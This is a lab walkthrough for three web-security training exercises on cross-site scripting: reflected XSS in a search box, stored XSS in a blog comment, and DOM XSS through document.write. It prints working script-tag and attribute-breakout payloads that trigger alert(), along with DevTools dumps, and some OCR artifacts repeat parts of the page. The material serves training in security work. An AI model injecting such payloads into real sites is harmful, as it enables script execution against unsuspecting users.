Exploiting Cross-Site Scripting (XSS) Vulnerabilities in HTML Context


Lab1 :Reflected XSS into HTML context with nothing encoded

Description: This lab contains a simple reflected cross-site scripting (XSS) vulnerability in the search functionality. The vulnerability allows an attacker to inject a script and have it reflected back in the HTML response.


Perform a cross-site scripting attack by injecting a script into the search box that calls the `alert()` function.

Inject the XSS Payload:
<script>alert(1)</script>

Click on the **Search** button to submit the query.




A pop-up alert with the number "1" should appear, confirming the vulnerability.


0ae0008604c5e57d808e04ef00e8000d.web-security-academy.net/?search=<script>alert%281%29<%2Fscript>

0ae0008604c5e57d808e04ef00e8000d.web-security-academy.net says

1


0ae0008604c5e57d808e04ef00e8000d.web-security-academy.net/?search=<script>alert%281%29<%2Fscript>

Reflected XSS into HTML context with nothing encoded

LAB Solved

Congratulations, you solved the lab!


0 search results for ''

Lab 2: Stored XSS into HTML context with nothing encoded

Description: This lab contains a stored cross-site scripting (XSS) vulnerability in the comment functionality of a blog. The vulnerability occurs when a comment is stored and then displayed without encoding, allowing the malicious script to execute.

Submit a comment that contains a script, which will trigger an alert function when the blog post is viewed.

Scroll down to the comment section of any blog post.
Provide a name, email, and website in the required fields (can be random)
Click on the **Post comment** button.




Comment: `<script>alert(1)</script>`

Name: VENKAT

Email: abc@gmail.com

Website: https://0ad500e8045d67d583e69bef000d0095.web-security-academy.net/post?postId=10

Navigate back to the blog post to view the comment, When the blog post loads, the alert pop-up should appear, confirming the stored XSS vulnerability.


0ad500e8045d67d583e69bef000d0095.web-security-academy.net/post/comment/confirmation?postId=10
Stored XSS into HTML context with nothing encoded
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
< Back to blog

Thank you for your comment!


Your comment has been submitted.

Lab 3 :DOM XSS in `document.write` sink using source `location.search`

Lab Description: This lab contains a DOM-based XSS vulnerability in the search query tracking functionality. The vulnerability stems from the use of document.write, which writes user-controlled data from location.search directly to the page.


Perform a DOM-based cross-site scripting attack by injecting a payload into the search box and triggering an alert function.

Type any random alphanumeric string (e.g., "test123") into the search box.


0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net
DOM XSS in document.write sink using source location.search
Back to lab description
LAB Not solved
Home
WE LIKE TO BLOG
dsasfb32234241414
Search

Right-click on the page and choose Inspect to open the developer tools.

Observe that the random string is inserted inside an img src attribute.



0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net/?search=dsasfb32234241414

DOM XSS in document.write sink using source location.search

LAB Not solved

Back to lab description

Home

0 search results for 'dsasfb32234241414'

Search the blog...


Search

< Back to Blog

```
<!DOCTYPE html>
<html>
  <head> ··· </head>
  <body> == $0
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader"> ··· </div>
    <div theme="blog"> ··· </div>
```

```
aLink: ""
accessKey: ""
attributeStyleMap: StylePropertyMap {size: 0}
attributes: NamedNodeMap {length: 0}
autocapitalize: ""
autofocus: false
background: ""
baseURI: "https://0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net/?se
bgColor: ""
childElementCount: 3
childNodes: NodeList(7) [text, script, text, div#academyLabHeader, text, div, t
children: HTMLCollection(3) [script, div#academyLabHeader, div, academyLabHeade
classList: DOMTokenList [value: '']
className: ""
clientHeight: 695
```

<img src="/resources/images/tracker.gif?searchTerms=dsasfb32234241414">



0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net/?search=dsasfb32234241414

DOM XSS in document.write sink using source location.search

LAB Not solved

Back to lab description

Home

0 search results for 'dsasfb32234241414'


Search the blog...

Search

< Back to Blog

```
src="/resources/images/tracker.gif?searchTerms='+query+'">');
                    }
                    var query = (new
URLSearchParams(window.location.search)).get('search');
                    if(query) {
                        trackSearch(query);
                    }
                </script>
                <img src="/resources/images/tracker.gif?searchTerms=dsasfb3223424141
                4"> == $0
              <section class="blog-list no-results">
                <div class="is-linkback">
                  ::before
                  <a href="/">Back to Blog</a>
                </div>
              </section>
```

```
accessKey: ""
align: ""
alt: ""
attributeStyleMap: StylePropertyMap {size: 0}
attributes: NamedNodeMap {0: src, src: src, length: 1}
attributionSrc: ""
```



```
0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net/?search=dsasfb32234241414
```

DOM XSS in document.write sink using source location.search


0 search results for 'dsasfb32234241414'

```
<section class="maincontainer">
  <div class="container is-page">
    <header class="navigation-header">…</header>
    <header class="notification-header"> </header>
    <section class="blog-header">
      <h1>0 search results for 'dsasfb32234241414'</h1> == $0
      <hr>
    </section>
    <section class="search">
      <form action="/" method="GET">
        <input type="text" placeholder="Search the blog..." name="search">
        <button type="submit" class="button">Search</button>
      </form>
    </section>
    <script>
```

```
accessKey: ""
align: ""
attributeStyleMap: StylePropertyMap {size: 0}
attributes: NamedNodeMap {length: 0}
autocapitalize: ""
autofocus: false
```

Craft the XSS Payload:

dsasfb32234241414" onload="alert()



```
0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net/?search=dsasfb32234241414
```

0 search results for 'dsasfb32234241414'


dsasfb32234241414" onload="alert()

```
    </form>
  </section>
  <script>
  Rendered size: 1 × 1 px
  Rendered aspect ratio: 1:1
  File size: 42 B
  Current source: https://0ab200fe047f40ff8170112b00fb00b1.web-secur.../images/tracker.gif?searchTerms=dsasfb32234241414
  <img src="/resources/images/tracker.gif?searchTerms=dsasfb32234241414"> == $0
```

```
accessKey: ""
align: ""
alt: ""
attributeStyleMap: StylePropertyMap {size: 0}
attributes: NamedNodeMap {0: src, src: src, length: 1}
attributionSrc: ""
```

Append the payload to the URL in the location.search parameter to trigger the XSS vulnerability.

<img src="/resources/images/tracker.gif?searchTerms=dsasfb32234241414" onload="alert()">



0ab200fe047f40ff8170112b00fb00b1.web-security-academy.net/?search=dsasfb32234241414"+onload%3D"alert%28%29


DOM XSS document. sink using location.

Congratulations, you solved the lab!

```
<!DOCTYPE html>
<html>
 ▶<head> ⋯ </head>
 ▼<body>
    <script src="/resources/labheader/js/labHeader.js"></script>
   ▶<div id="academyLabHeader"> ⋯ </div>
   ▼<div theme="blog">
     ▼<section class="maincontainer">
       ▼<div class="container is-page">
         ▶<header class="navigation-header"> ⋯ </header> flex
          <header class="notification-header"> </header>
         ▶<section class="blog-header"> ⋯ </section>
         ▶<section class="search"> ⋯ </section>
         ▶<script> ⋯ </script>
